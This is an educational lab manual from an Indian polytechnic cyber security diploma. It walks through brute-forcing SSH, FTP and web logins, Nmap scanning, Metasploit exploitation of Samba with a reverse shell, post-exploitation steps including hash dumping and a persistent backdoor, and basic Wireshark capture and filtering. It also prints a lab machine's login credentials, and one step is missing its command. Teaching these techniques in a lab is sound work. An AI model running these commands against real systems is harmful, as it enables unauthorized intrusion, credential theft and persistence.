

Government Polytechnic Kanpur

POST GRADUATE DIPLOMA IN CYBER SECURITY

LAB MANUAL

Networking Concepts & Security Lab Manual

Lab Title: [Networking Concepts & Security Lab Manual]

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TECHNOLOGY 5TH Semester]



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List of Practical's:

1. **Brute force attack** using open-source tools.
2. Identifying network attacks using **Nmap, Metasploit.**
3. Selecting a Capture Interface and creating the first pcap file using **Wireshark.**
4. Using Capture filters in **Wireshark.**
5. Finding a Text String in a Trace File using **Wireshark.**
6. Understanding Packet Loss and Recovery process.
7. Identifying **DOS & DDOS** Attack.
8. **VPN & VOIP** pentesting using open-source tools.
9. Demonstration of **IDS** using or any other open-source tool.
10. Demonstration of **IPS** using snort or any other open-source tool.

List of Practical's:

1. Brute force attack using open-source tools.
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6. Understanding Packet Loss and Recovery process.
7. Identifying DOS & DDOS Attack.
8. VPN & VOIP pentesting using open-source tools.
9. Demonstration of IDS using or any other open-source tool.
10. Demonstration of IPS using snort or any other open-source tool.

Lab Manual: Brute Force Attack using Open-Source Tools

Objective:

The aim of this lab is to demonstrate the steps involved in carrying out brute force attacks using various open-source tools. A brute force attack is a method used to gain access to a system by trying all possible password combinations until the correct one is found. We will use tools like Hydra, Medusa, and John the Ripper.

Pre-requisites:

- Basic understanding of network protocols (SSH, FTP, HTTP, etc.)
- Kali Linux or any Linux distribution with the tools installed
-

LAB LEFT SIDE System no 3 mint linux distribution username-labit password LAB@IT123

- Target system with weak credentials for testing
- Administrative privileges on your machine

Tools:

- **Hydra:** A powerful tool for performing password attacks against various protocols like SSH, FTP, HTTP, etc.
- **Medusa:** A fast, parallel, and modular login brute-forcer.
- **John the Ripper:** Primarily used for password cracking by brute force or dictionary attacks.

Ethical Considerations:

This lab is for educational purposes only. It is illegal to attack systems without permission. Always ensure you have explicit consent to test the systems and applications involved.

Lab 1: Brute Forcing SSH using Hydra

THEORY

How to use SSH to connect to a remote server in Linux | ssh Command

Secure Shell, commonly known as SSH, is like a super-secure way to talk to faraway computers, called servers.

It's like a secret tunnel on the internet that keeps your conversations safe and private. Imagine you're sending a letter, and instead of sending it openly, you put it in a magic envelope that only you and the person you're sending it to can open. That's what SSH does for your computer talks.

those who are just starting with this stuff, to understand how to use SSH.

We'll show you the steps to use a special command (think of it like a secret handshake) to connect your computer to a faraway server in the world of Linux.

By the end of this guide, you'll be more confident in using SSH to make your computer talks safe and secure when dealing with those remote servers.

What is SSH ?

SSH, or Secure Shell, constitutes a cryptographic network protocol designed to enable secure communication between two systems over networks that may not be secure.

This protocol is widely employed for remote access to servers and the secure transmission of files between computers.

In essence, SSH acts as a secure conduit, establishing a confidential channel for communication in scenarios where the network may pose security risks. This technology is instrumental for professionals seeking a reliable and secure method of managing servers and transferring sensitive data across computers in a controlled and protected manner. ssh runs at TCP/IP port 22.

Syntax of SSH Command in Linux

The basic syntax for using the SSH command is as follows:

```
ssh [username]@[hostname or IP address]
```

Here,

Replace [username] with your remote server username, and [hostname or IP address] with the server's hostname or IP address.

Goal:

Crack an SSH login using a brute force attack with Hydra.

Step 1: Install Hydra

1. On Kali Linux, Hydra is pre-installed. If not, install it using:

```
sudo apt-get install hydra
```

Step 2: Identify the Target

- In this example, the target IP is 192.168.1.100, and the service is SSH on port 22.

Step 3: Create or Obtain a Wordlist

- Wordlists are key to brute force attacks. Kali Linux comes with a default wordlist at /usr/share/wordlists/rockyou.txt.

```
sudo gunzip /usr/share/wordlists/rockyou.txt.gz
```

Step 4: Command for Hydra

- Use the following Hydra command:

```
hydra -l root -P /usr/share/wordlists/rockyou.txt  
ssh://192.168.1.100
```

- o -l root: Specifies the username.
- o -P /path/to/wordlist: Specifies the path to the password wordlist.
- o ssh://192.168.1.100: Target SSH service.

Step 5: Observe Results

- Hydra will attempt to brute force the password for the SSH service.
- If successful, it will display the cracked password in the terminal.

Explanation:

Hydra works by sending multiple authentication attempts based on the wordlist provided. It tries each word from the list as the password until it finds the correct one. This attack assumes the username is known.

Lab 2: Brute Forcing FTP using Medusa

Goal:

Crack an FTP login using Medusa.

Step 1: Install Medusa

- Install Medusa on Kali Linux:

```
sudo apt-get install medusa
```

Step 2: Identify the Target

- Target IP: 192.168.1.100
- Service: FTP on port 21

Step 3: Command for Medusa

- Use the following command:

```
medusa -h 192.168.1.100 -u admin -P /usr/share/wordlists/rockyou.txt -M ftp
```

- -h 192.168.1.100: Specifies the target IP.
- -u admin: Username for the FTP service.
- -P /path/to/wordlist: Password wordlist path.
- -M ftp: Specifies the service (FTP).

Step 4: Observe Results

- Medusa will try to brute force the login. If successful, the correct password will be displayed.

Explanation:

Medusa works similarly to Hydra but is designed for high-speed parallel brute forcing. It tries multiple usernames and passwords in parallel, making it a faster alternative.

Lab 3: Offline Password Cracking with John the Ripper

Goal:

Crack hashed passwords stored in a file.

Step 1: Install John the Ripper

- On Kali Linux:

```
sudo apt-get install john
```

Step 2: Obtain or Create a Hash File

- You can obtain a hash file from `/etc/shadow` (Linux password hashes) or create your own using tools like `openssl`.

```
openssl passwd -1 password123
```

Step 3: Command for John the Ripper

- Save the hash output to a file, e.g., `hash.txt`, and run:

Step 4: Observe Results

- John will try to crack the hash using the provided wordlist. If successful, it will display the cracked password.

Explanation:

John the Ripper uses brute force or dictionary attacks to crack password hashes offline. It's extremely efficient when working with password hash files, making it ideal for post-exploitation scenarios where you have access to a system's password file.

Lab 4: Web Brute Force Attack using Hydra (HTTP POST Form)

Goal:

Crack login forms for web applications.

Step 1: Inspect the Web Form

- Open the browser and inspect the login form's HTML. For example:

```
html
Copy code
<form action="/login" method="POST">
  <input type="text" name="username">
  <input type="password" name="password">
</form>
```

Step 2: Command for Hydra

- Use the following command to brute force the web login:

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt
192.168.1.100 http-post-form
"/login:username=^USER^&password=^PASS^:F=incorrect"
```

- o /login: Path to the login form.
- o username=^USER^&password=^PASS^: Field names and placeholders.
- o F=incorrect: Failure message when login fails.

Step 3: Observe Results

- Hydra will attempt to brute force the login form. If successful, the correct password will be shown.

Explanation:

Hydra sends HTTP POST requests with different username/password combinations based on the form's field names and the response for failed logins. This attack can be customized for any web form.

Conclusion:

In this lab manual, we have explored different methods of brute force attacks using Hydra, Medusa, and John the Ripper. These tools highlight the importance of strong, complex passwords and account protection mechanisms like rate-limiting and CAPTCHAs.

Recommendations for defense against brute force attacks:

- Use strong passwords.
- Implement account lockout mechanisms after a number of failed attempts.
- Use multi-factor authentication (MFA).
- Enable CAPTCHA to prevent automated brute force attempts.

Lab Manual: Identifying Network Attacks using Nmap and Metasploit

Objective:

The purpose of this lab is to learn how to use **Nmap** and **Metasploit** to identify potential network vulnerabilities and attacks. You will explore techniques for scanning a network, identifying open ports, and detecting possible vulnerabilities that an attacker may exploit.

Pre-requisites:

- Basic knowledge of TCP/IP networking, services, and ports
- A lab setup with virtual machines or a local network to scan
- A Kali Linux machine or any Linux distribution with **Nmap** and **Metasploit** installed
- Target system or vulnerable machine (e.g., Metasploitable, a purposely vulnerable machine for practice)

Tools:

- **Nmap:** A powerful open-source network scanning tool used for discovering hosts and services on a computer network.
- **Metasploit Framework:** A platform for developing, testing, and executing exploits against vulnerable machines or networks.

Ethical Considerations:

Only perform these activities in a controlled environment where you have explicit permission to scan and attack systems. Unauthorized scanning or exploitation of systems can lead to legal consequences.

Lab 1: Network Scanning and Identification using Nmap

Goal:

Identify open ports, services, and potential vulnerabilities on a target machine using **Nmap**.

Step 1: Install Nmap

- Nmap is usually pre-installed on Kali Linux. If not, install it:

```
sudo apt-get install nmap
```

Step 2: Identify the Target

- Determine the IP address of the target machine. For this lab, assume the target machine's IP is 192.168.1.105.

Step 3: Perform a Simple Ping Scan

- To check if the target is alive, run the following command:

```
nmap -sn 192.168.1.105
```

- `-sn`: This option tells Nmap to perform a simple ping scan to check if the target is up.

Step 4: Perform a Port Scan

- Scan the target machine for open ports and services:

```
nmap -sS -p- 192.168.1.105
```

- `-sS`: SYN scan (stealth scan) to discover open ports.
- `-p-`: Scans all 65535 TCP ports.

Step 5: Perform a Service and Version Scan

- Once you identify open ports, scan them to discover the services and their versions:

```
nmap -sV -p 22,80,445 192.168.1.105
```

- `-sV`: Detects versions of the services running on open ports.

Step 6: Perform a Vulnerability Scan

- To identify known vulnerabilities in the services discovered, use:

```
nmap --script vuln 192.168.1.105
```

- `--script vuln`: Runs vulnerability detection scripts on the identified services.

Step 7: Analyze Results

- **Nmap will output the open ports, running services, versions, and any known vulnerabilities.**

Explanation:

Nmap uses various scanning techniques to discover open ports and services. The version scan (`-sV`) helps identify the exact software versions running on open ports, which can be useful for finding specific vulnerabilities. The `vuln` script can automate the process of finding vulnerabilities, giving an overview of the potential attack surface of the target.

Lab 2: Exploiting Vulnerabilities using Metasploit

Goal:

Use **Metasploit** to identify and exploit vulnerabilities found in the Nmap scan.

Step 1: Install Metasploit Framework

- On Kali Linux, Metasploit is pre-installed. If not, install it:

```
sudo apt-get install metasploit-framework
```

Step 2: Start Metasploit Console

- Start the Metasploit Framework console by running:

```
msfconsole
```

Step 3: Search for Vulnerabilities

- Based on the Nmap scan, search for an exploit for the vulnerable service. For instance, if you find that the target is running a vulnerable version of Samba (SMB), use the following command to search for related exploits:

```
search smb
```

Step 4: Select the Appropriate Exploit

- Choose an exploit from the search results. For example, to use the **Samba CVE-2017-7494** exploit:

```
use exploit/linux/samba/is_known_pipename
```

Step 5: Set the Target

- Set the target IP address in the exploit configuration:

```
bash
Copy code
set RHOST 192.168.1.105
```

Step 6: Set the Payload

- Choose the payload to use. For instance, if you want a reverse shell, set it:

```
set payload linux/x86/meterpreter/reverse_tcp
```

Step 7: Set the Local Host

- Set your attack machine's IP as the listening host for the reverse shell:

```
set LHOST 192.168.1.101
```

Step 8: Exploit the Target

- Run the exploit:

```
exploit
```

Step 9: Gain Access to the Target

- If successful, Metasploit will give you access to the target machine using the payload you selected (e.g., a Meterpreter session).

Explanation:

Metasploit is a powerful framework for identifying and exploiting vulnerabilities. By leveraging the results of Nmap, you can find specific exploits for vulnerable services and execute them, potentially gaining access to the target system.

Lab 3: Post-Exploitation Techniques

Goal:

Once you have access to a target machine, perform post-exploitation tasks such as **privilege escalation, data collection, and backdoor installation.**

Step 1: Check System Information

- After gaining access, gather system information:

```
sysinfo
```

Step 2: Privilege Escalation

- Attempt to escalate privileges. Use the **getsystem** command if using Meterpreter:

```
getsystem
```

- This command attempts to gain administrative privileges on the target machine.

Step 3: Dump Password Hashes

- If the target is a Windows machine, dump password hashes:

hashdump

Step 4: Capture Screenshots

- Capture screenshots of the target's desktop:

screenshot

Step 5: Install a Persistent Backdoor

- Set up a persistent backdoor so you can re-enter the system:

persistence -U -i 60 -p 4444 -r 192.168.1.101

Explanation:

Post-exploitation refers to the actions performed after an attacker gains access to a system. This includes gathering system information, escalating privileges to gain more control, and creating persistence mechanisms to ensure future access.

Lab 4: Scanning for Active Exploits using Nmap and Metasploit Integration

Goal:

Integrate Nmap with Metasploit to automatically scan and identify active exploits on a target machine.

Step 1: Run Nmap and Output to XML

- Use Nmap to scan the target and save the results in XML format:

nmap -sS -sV -oX scan.xml 192.168.1.105

Step 2: Import Nmap Scan Results into Metasploit

- In the Metasploit console, import the scan results:

db_import scan.xml

Step 3: Use the Autopwn Feature

- Use the Metasploit `autopwn` feature to automatically match exploits to the vulnerabilities found:

db_autopwn -p -t

Step 4: Review the Exploits

- Metasploit will attempt to exploit the discovered vulnerabilities based on the scan results. You can review which exploits were successful or failed.

Explanation:

By integrating Nmap with Metasploit, you can streamline the process of scanning a network and identifying matching exploits. This workflow allows you to quickly determine the attack surface of a network and execute attacks based on the vulnerabilities found.

Conclusion:

In this lab manual, we explored how to use Nmap for network scanning and identifying vulnerabilities, and how to use Metasploit to exploit those vulnerabilities. These tools are essential for penetration testing and vulnerability assessment, offering powerful capabilities for both attackers and defenders.

Recommendations for defense against network attacks:

- Regularly update services and patch known vulnerabilities.
- Use firewalls to block unnecessary open ports.
- Monitor network traffic for unusual activity.
- Perform regular vulnerability assessments to detect weaknesses before attackers can exploit them.

Lab Manual: Selecting a Capture Interface and Creating a PCAP File using Wireshark:

Objective

The goal of this lab is to capture live network traffic by selecting a capture interface in Wireshark and saving the captured data in a PCAP (Packet Capture) file for further analysis.

Prerequisites

Wireshark installed on your system.

Administrator/root privileges on your machine (to capture network traffic).

Basic understanding of network interfaces and traffic.

Tools

Wireshark: Open-source network protocol analyzer used for capturing and analyzing network traffic.

Lab Steps

Step 1: Launch Wireshark

Windows: Double-click the Wireshark icon or search for "Wireshark" in the start menu and open it.

Linux/MacOS: Open a terminal and type:

sudo wireshark

Note: You may need to enter your password to run Wireshark with administrative privileges.

Step 2: Select a Capture Interface

Wireshark allows you to capture network traffic from different interfaces on your machine, such as:

Ethernet (LAN)

Wi-Fi (Wireless)

Virtual interfaces (used by virtual machines, VPNs, etc.)

View available interfaces: Once Wireshark is open, you will see a list of available network interfaces on the main screen.

Check traffic activity: Each interface shows real-time traffic activity (graph or numerical display).

Tip: Choose an interface with noticeable traffic flow, as this indicates network activity.

Select the interface:

Click the interface you want to capture traffic from (e.g., Wi-Fi, Ethernet, etc.).

Step 3: Start Capturing Traffic

Start the capture:

After selecting the interface, click the blue shark fin icon (top left) or go to Capture > Start to begin capturing the traffic.

Alternatively, right-click on the interface and choose Start Capture.

View live traffic:

As soon as you start capturing, packets (network traffic) will appear in the packet list pane.

The data will include packet number, timestamp, source and destination IP addresses, protocol used, length, and info.

Step 4: Stop Capturing Traffic

Stop the capture:

Once you've captured enough data or want to stop, click the red square icon (top left) or go to Capture > Stop.

Alternatively, press Ctrl + E on your keyboard to stop the capture.

Important: Don't forget to stop the capture to avoid capturing unnecessary data, which can lead to large files.

Step 5: Save Captured Traffic to a PCAP File

Save the capture:

After stopping the capture, go to File > Save As or press Ctrl + S.

Choose the file format:

In the save dialog box, ensure the file type is set to pcap or pcapng (Wireshark's default format).

Enter a filename (e.g., my_first_capture.pcap), and choose a location to save the file.

Verify saved file:

Navigate to the folder where you saved the file and verify that the file exists with the .pcap extension.

Step 6: Open and Analyze Your PCAP File (Optional)

Open a saved PCAP file:

In Wireshark, go to File > Open and browse to the PCAP file you saved.

Analyze traffic:

Once opened, you can inspect individual packets, filter traffic, or search for specific protocols, addresses, or data.


Additional Tips

Filter traffic during capture: You can apply filters while capturing by clicking on the filter box and entering expressions (e.g., tcp, http, icmp).

Real-time statistics: Go to Statistics > Summary to get an overview of the capture, such as the number of packets, data size, and capture duration.

Conclusion

By following this lab, you now know how to select the appropriate capture interface in Wireshark, capture live network traffic, and save it to a PCAP file. This is the foundation for further packet analysis and network troubleshooting.



Wireshark tutorial

<https://www.javatpoint.com/wireshark>

WIRESHARK

Wireshark is an **open-source packet analyzer**, which is used for **education, analysis, software development, communication protocol development, and network troubleshooting**.

It is **used to track the packets so that each one is filtered to meet our specific needs**. It is commonly called as a **sniffer, network protocol analyzer, and network analyzer**. It is also used by network security engineers to examine security problems.

Wireshark is a free to use application which is used to apprehend the data back and forth. It is often called as a **free packet sniffer computer application**. It puts the network card into an unselective mode, i.e., to accept all the packets which it receives.

USE OF WIRESHARK:

1. It is used by network security engineers to examine security problems.
2. It allows the users to watch all the traffic being passed over the network.
3. It is used by network engineers to troubleshoot network issues.
4. It also helps to troubleshoot latency issues and malicious activities on your network.
5. It can also analyze dropped packets.
6. It helps us to know how all the devices like laptop, mobile phones, desktop, switch, routers, etc., communicate in a local network or the rest of the world.

What is a packet?

A packet is a unit of data which is transmitted over a network between the origin and the destination. Network packets are small, i.e., maximum **1.5 Kilobytes for Ethernet packets and 64 Kilobytes for IP packets**. The data packets in the Wireshark can be viewed online and can be analyzed offline.

Functionality of Wireshark:

Wireshark is similar to **tcpdump** in networking. **Tcpdump is a common packet analyzer** which allows the user to display other packets and TCP/IP packets, being transmitted and received over a network attached to the computer. It has a graphic end and some sorting and filtering functions. **Wireshark users can see all the traffic passing through the network.**

Wireshark can also monitor the unicast traffic which is not sent to the network's MAC address interface. But, the switch does not pass all the traffic to the port. Hence, the promiscuous mode is not sufficient to see all the traffic. The various network taps or **port mirroring** is used to extend capture at any point.


Features of Wireshark

- It is multi-platform software, i.e., it can run on Linux, Windows, OS X, FreeBSD, NetBSD, etc.
- It is a standard three-pane packet browser.
- It performs deep inspection of the hundreds of protocols.
- It often involves live analysis, i.e., from the different types of the network like the Ethernet, loopback, etc., we can read live data.
- It has sort and filter options which makes ease to the user to view the data.
- It is also useful in VoIP analysis.
- It can also capture raw USB traffic.
- Various settings, like timers and filters, can be used to filter the output.
- It can only capture packet on the PCAP (an application programming interface used to capture the network) supported networks.
- Wireshark supports a variety of well-documented capture file formats such as the PcapNg and Libpcap. These formats are used for storing the captured data.
- It is the no.1 piece of software for its purpose. It has countless applications ranging from the **tracing down, unauthorized traffic, firewall settings, etc.**


Installation of Wireshark Software

Below are the steps to install the **Wireshark software** on the computer:

- Open the web browser.
- Search for '**Download Wireshark.**'
- Select the Windows installer according to your system configuration, either 32-bit or 64-bit. Save the program and close the browser.
- Now, open the software, and follow the install instruction by accepting the license.
- The Wireshark is ready for use



Network security BY HIMANSHU SINGH



Basic concepts of the Network Traffic

IP Addresses: It was designed for the devices to communicate with each other on a local network or over the Internet. It is used for host or network interface identification. It provides the location of the host and capacity of establishing the path to the host in that network. Internet Protocol is the set of predefined rules or terms under which the communication should be conducted. The types of IP addresses are **IPv4 and IPv6**.

- **IPv4 is a 32-bit address in which each group represents 8 bits ranging from 0 to 255.**
- **IPv6 is a 128-bit address.**

IP addresses are assigned to the host either dynamically or static IP address. Most of the private users have dynamic IP address while business users or servers have a static IP address. Dynamic address changes whenever the device is connected to the Internet.

Computer Ports: The computer ports work in combination with the IP address directing all outgoing and incoming packets to their proper places. There are well-known ports to work with like **FTP (File Transfer Protocol)**, which has port no. 21, etc. All the ports have the purpose of directing all packets in the predefined direction.

Protocol: The Protocol is a set of predefined rules. They are considered as the standardized way of communication. One of the most used protocol is **TCP/IP**. It stands for **Transmission Control Protocol/Internet Protocol**.

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OSI model: OSI model stands for **Open System Interconnect**. OSI model has seven layers, namely, **Application layer, Presentation layer, Session layer, Transport layer, Network layer, Data link layer, and the physical layer**. OSI model gives a detail representation and explanation of the transmission and reception of data through the layers. OSI model supports both connectionless and connection-oriented communication mode over the network layer. The OSI model was developed by ISO (International Standard Organization).

list of filters used in Wireshark:

Filters	Description
ip.addr Example- ip.addr==10.0.10.142 ip.src ip.dst	It is used to specify the IP address as the source or the destination. This example will filter based on this IP address as a source and a destination. If we want for a particular source or destination then, It is used for the source filter. It is used for the destination.
protocol Example- dns or http 'Dns and http' is never used.	This command filters based on the protocol. It requires the packet to be either dns protocol or http protocol and will display the traffic based on this. We would not use the command 'dns and http' because it requires the packet to be both, dns as well as http, which is impossible.
tcp.port Example: tcp.port==443	It sets filter based on the specific port number. It will filter all the packets with this port number.
4. udp.port	It is same as tcp.port. Instead, udp is used.
tcp.analysis.flags example is shown in fig(5) .	Wireshark can flag TCP problems. This command will only display the issues that Wireshark identifies. Example, packet loss, tcp segment not captured, etc. are some of the problems. It quickly identifies the problem and is widely used.
6.!() For example, !(arp or dns or icmp) This is shown in fig (6) .	It is used to filter the list of protocols or applications, in which we are not interested. It will remove arp, dns, and icmp, and only the remaining will be left or it clean the things that may not be helpful.
Select any packet. Right-click on it and select 'Follow'	It is used if you want to work on a single connection on a TCP conversation. Anything related to the single

and then select 'TCP stream.' Shown in fig. (7).	TCP connection will be displayed on the screen.
tcp contains the filter For example- tcp contains Facebook Or udp contains Facebook	It is used to display the packets which contain such words. In this, Facebook word in any packet in this trace file i.e., finding the devices, which are talking to Facebook. This command is useful if you are looking for a username, word, etc.
http.request For the responses or the response code, you can type http.response.code==200	It will display all the http requests in the trace file. You can see all the servers, the client is involved.
tcp.flags.syn==1 This is shown in fig (10). tcp.flags.reset	This will display all the packets with the sync built-in tcp header set to 1. This will show all the packets with tcp resets.

Wireshark packet sniffing

Wireshark is a packet sniffing program that administrators can use to isolate and troubleshoot problems on the network. It can also be used to capture sensitive data like usernames and passwords. It can also be used in wrong way (hacking) to ease drop.

Packet sniffing is defined as the process to capture the packets of data flowing across a computer network. The Packet sniffer is a device or software used for the process of sniffing.

Below are the steps for packet sniffing:

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Lab Manual: Using Capture Filters in Wireshark

Lab Overview

Wireshark is a powerful network protocol analyzer that allows users to capture and inspect the data traversing a network in real-time. Capture filters in Wireshark allow users to specify which packets should be captured during a live capture session. These filters can significantly reduce the volume of data captured, making it easier to focus on specific traffic types or network activities.

In this lab, we will explore the use of capture filters in Wireshark. You will learn how to apply different types of filters to capture only relevant traffic, improving both the performance and accuracy of packet analysis.

Lab Objectives

By the end of this lab, you will be able to:

1. Understand the difference between capture filters and display filters.
2. Apply common capture filters to Wireshark sessions.
3. Create custom capture filters to meet specific network traffic analysis needs.
4. Analyze network traffic using filtered data in Wireshark.

Prerequisites

- Basic knowledge of networking and TCP/IP protocols.
- Wireshark installed on your system.

Lab Setup

1. Install Wireshark on your machine if not already installed.
 - Wireshark can be downloaded from Wireshark's official website.
2. You'll need administrative privileges to capture network traffic.
3. If possible, use a test environment to avoid capturing sensitive or private data.

Part 1: Understanding Capture Filters

1.1 Capture Filters vs. Display Filters

- **Capture Filters** are applied before the packet capture starts and limit the packets that Wireshark saves to the capture file.
- **Display Filters** are applied after the capture and only affect what is shown in Wireshark's GUI, but all packets are saved in the capture file.

Example:

- A capture filter will only save traffic that matches the filter, e.g., only packets to/from a specific IP.
- A display filter allows you to view only HTTP traffic after all network traffic is already captured.

Part 2: Common Capture Filters

2.1 Capturing Traffic Based on IP Addresses

1. Capture traffic to or from a specific host:

```
host 192.168.1.10
```

This will capture any traffic with a source or destination IP of 192.168.1.10.

2. Capture traffic from a specific host:

```
src host 192.168.1.10
```

This will capture only traffic originating from 192.168.1.10.

3. Capture traffic to a specific host:

```
dst host 192.168.1.10
```

This captures traffic destined for 192.168.1.10.

2.2 Capturing Traffic Based on Protocol

1. Capture only TCP traffic:

```
tcp
```

This filter will capture only packets that are using the TCP protocol.

2. Capture only UDP traffic:

```
udp
```

This filter captures only UDP packets.

3. **Capture only ICMP traffic (ping):**

```
icmp
```

Use this to capture ICMP packets such as those generated by the `ping` command.

2.3 Capturing Traffic Based on Port Numbers

1. **Capture traffic on a specific port:**

```
port 80
```

This captures any traffic destined for or originating from port 80 (commonly used for HTTP).

2. **Capture traffic on a specific port using TCP:**

```
tcp port 80
```

This will capture only TCP traffic on port 80.

3. **Capture traffic on a specific port using UDP:**

```
udp port 53
```

This captures DNS traffic since DNS typically uses UDP on port 53.

Part 3: Advanced Capture Filters

3.1 Capturing Traffic Based on Network Segments

1. **Capture traffic from a specific network:**

```
net 192.168.1.0/24
```

This captures traffic from any host on the 192.168.1.0/24 network.

